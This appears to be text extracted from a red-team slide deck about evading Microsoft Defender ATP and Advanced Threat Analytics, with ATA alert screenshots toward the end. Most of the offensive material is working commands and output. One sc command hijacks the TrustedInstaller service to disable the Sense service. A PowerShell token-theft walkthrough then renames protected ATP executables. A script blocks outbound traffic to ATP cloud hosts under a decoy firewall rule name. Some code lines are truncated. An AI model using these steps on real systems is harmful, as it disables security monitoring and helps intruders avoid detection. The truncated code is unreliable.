			status = kkll_m_process_token(szBufferIn, bufferIn, &kOutputBuffer);
			break;
		case IOCTL_MIMIDRV_PROCESS_PROTECT:
			status = kkll_m_process_protect(szBufferIn, bufferIn, &kOutputBuffer);
			break;
		case IOCTL_MIMIDRV_PROCESS_FULLPRIV:
```

Now Also Alerts On PPL Tampering*



Protected Process Tampering

Severity: High

Category: Suspicious Activity

Detection source: Windows Defender ATP


Description

A Process was started as Protected Process, but the protection was removed. The affected process is 'MsSense.exe'

```
sc config TrustedInstaller binPath=
"cmd.exe /C sc config sense binPath='blank'"
&& sc start TrustedInstaller
```

Become Trusted Installer to Target Executables (Privileged)

- We can use James Forshaw’s technique to become Trusted Installer, and then rename protected ATP executables;




```
PS C:\Users\EdwardAbbey\Desktop> Set-NtTokenPrivilege SeDebugPrivilege

Name                           Luid                     IsEnabled
----                           ----                     ---------
SeDebugPrivilege               00000000-00000014        True


PS C:\Users\EdwardAbbey\Desktop> Start-Service TrustedInstaller
PS C:\Users\EdwardAbbey\Desktop> $p = Get-NtProcess -Name TrustedInstaller.exe
PS C:\Users\EdwardAbbey\Desktop> $t = $p.OpenToken()
PS C:\Users\EdwardAbbey\Desktop> $t.Groups | Where-Object {$_.Sid.Name -match "TrustedInstaller"}

Name                           Attributes
----                           ----------
NT SERVICE\TrustedInstaller    EnabledByDefault, Owner
NT SERVICE\TrustedInstaller    EnabledByDefault, Enabled, ...


PS C:\Users\EdwardAbbey\Desktop> $proc = New-Win32Process cmd.exe -CreationFlags NewConsole -ParentProcess $p
```

Administrator: C:\Windows\System32\cmd.exe

```
C:\Users\EdwardAbbey\Desktop>whoami /groups | findstr Trusted
NT SERVICE\[redacted]          Well-known group S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464 Enabled by defau
 Enabled group, Group owner

C:\Users\EdwardAbbey\Desktop>rename "C:\Program Files\Windows Defender Advanced Threat Protection\SenseCncProxy.exe" SenseCncProxi.exe
```

https://tyranidslair.blogspot.ca/2017/08/the-art-of-becoming-trustedinstaller.html

Block All Windows Defender/ATP Comms via FW (Privileged)



```
#Define Cloud Security Vendor Address
#Windows Defender ATP
    $MSATP1 = "securitycenter.windows.com"
    $MSATP2 = "winatp-gw-cus.microsoft.com"
    $MSATP3 = "winatp-gw-eus.microsoft.com"
    $MSATP4 = "winatp-gw-weu.microsoft.com"
    $MSATP5 = "winatp-gw-neu.microsoft.com"
    $MSATP6 = "us.vortex-win.data.microsoft.com"
    $MSATP7 = "eu.vortex-win.data.microsoft.com"
    $MSATP8 = "psapp.microsoft.com"
    $MSATP9 = "psappeu.microsoft.com"
    $MSATPURLs = $MSATP1,$MSATP2,$MSATP3,$MSATP4,$MSATP5,$MSATP6,$MSATP7,$MSATP8,$MSATP9

#Checking for Behavioural Analysis AV security product processes and adding outbound FW blocks

Write-Output ("[*] Checking for Behavioural Analytics AV security product processes and adding outbound firewall block rules" + "`
[CmdletBinding()]
$processnames = $processes | Select-Object ProcessName
Foreach ($ps in $processnames)
        {
        if ($ps.ProcessName -like "*MsSense*")
            {
            Write-Output ("[*] Defender ATP process " + $ps.ProcessName + " is running." + " Resolving ATP FQDN IP's and blocking
                $MSATPCloudIPs = ($MSATPURLs | foreach {[System.Net.Dns]::GetHostAddresses($_) | Select-Object -ExpandProperty IPA
                Foreach-object {
                New-NetFirewallRule -DisplayName "Windows Advertising Broker" -Direction Outbound -Action Block -RemoteAddress "$_
                write-host "$_ - Outbound Firewall Block Was Added: $?"
                }
```

You can use the same (privileged) technique to block in/out traffic for WinRM, Sysmon via Windows Event Forwarding, SCOM, etc.

Threat Neutralized

Advanced Threat Analytics


“ATA captures and parses network traffic of multiple protocols (such as Kerberos, DNS, RPC, NTLM and others) for authentication, authorization and information gathering.”

Designed to Detect:

- Pass-the-Ticket (PtT)
- Pass-the-Hash (PtH)
- Overpass-the-Hash
- Forged PAC (MS14-068)
- Golden Ticket
- Malicious replications
- Reconnaissance
- Brute force
- Remote execution
- Weak/malicious protocol usage
- Abnormal user behavior
- Modification of sensitive groups

https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata

ATA On Premise Architecture



- ATA relies on the following Windows events: 4776, 4732, 4733, 4728, 4729, 4756, 4757


Coming soon...

AZURE ATP

+

Intelligent Security Graph


+



Windows Defender ATP

Integration with Windows Defender ATP OFF

https://securitycenter.windows.com



Microsoft Advanced Threat Analytics
Search users, computers, servers, and more...

Timeline

All [27]

Open [27]

- 🟥 High [7]
- 🟨 Medium [16]
- ■ Low [4]

Closed [0]

Suppressed [0]

4:11 PM May 14, 2017

Sensitive account credentials exposed

Administrator's credentials were exposed in cleartext using LDAP simple bind.

Started at 4:42 PM May 10, 2017

3:58 PM May 14, 2017

Encryption downgrade activity

The encryption method of the **TGT** field of **TGS_REQ** message from CLIENT1 has been downgraded based on previously learned behavic on CLIENT1.

3:21 PM May 14, 2017

Kerberos Golden Ticket activity

Suspicious usage of CLIENT1's Kerberos ticket, indicating a potential Golden Ticket attack, was detected.

Started at 1:55 PM May 14, 2017

2:43 PM May 14, 2017

Abnormal modification of sensitive groups

Administrator has uncharacteristically modified sensitive group memberships.

2:33 PM May 14, 2017

Massive object deletion


496 objects (9.75% of total AD objects) were deleted over a period of a few seconds from domain **domain1.test.local**.

1:30 PM May 14, 2017

Suspicious authentication failures

Suspicious authentication failures indicating a potential brute-force attack were detected from CLIENT1.

Started at 1:27 PM May 14, 2017



Suspicious Activity
Identity theft using Pass-the-Ticket attack
a few seconds ago

Suspicious Activity
Identity theft using Pass-the-Hash attack
a few seconds ago

Suspicious Activity
Reconnaissance using account enumeration
a minute ago


Suspicious Activity
Honeytoken activity
a minute ago

Suspicious Activity
Unusual protocol implementation
2 minutes ago

Suspicious Activity
Privilege escalation using forged authorization data
2 minutes ago

Suspicious Activity
Suspicion of identity theft based on abnormal behavior
3 minutes ago

ATA Learning Period

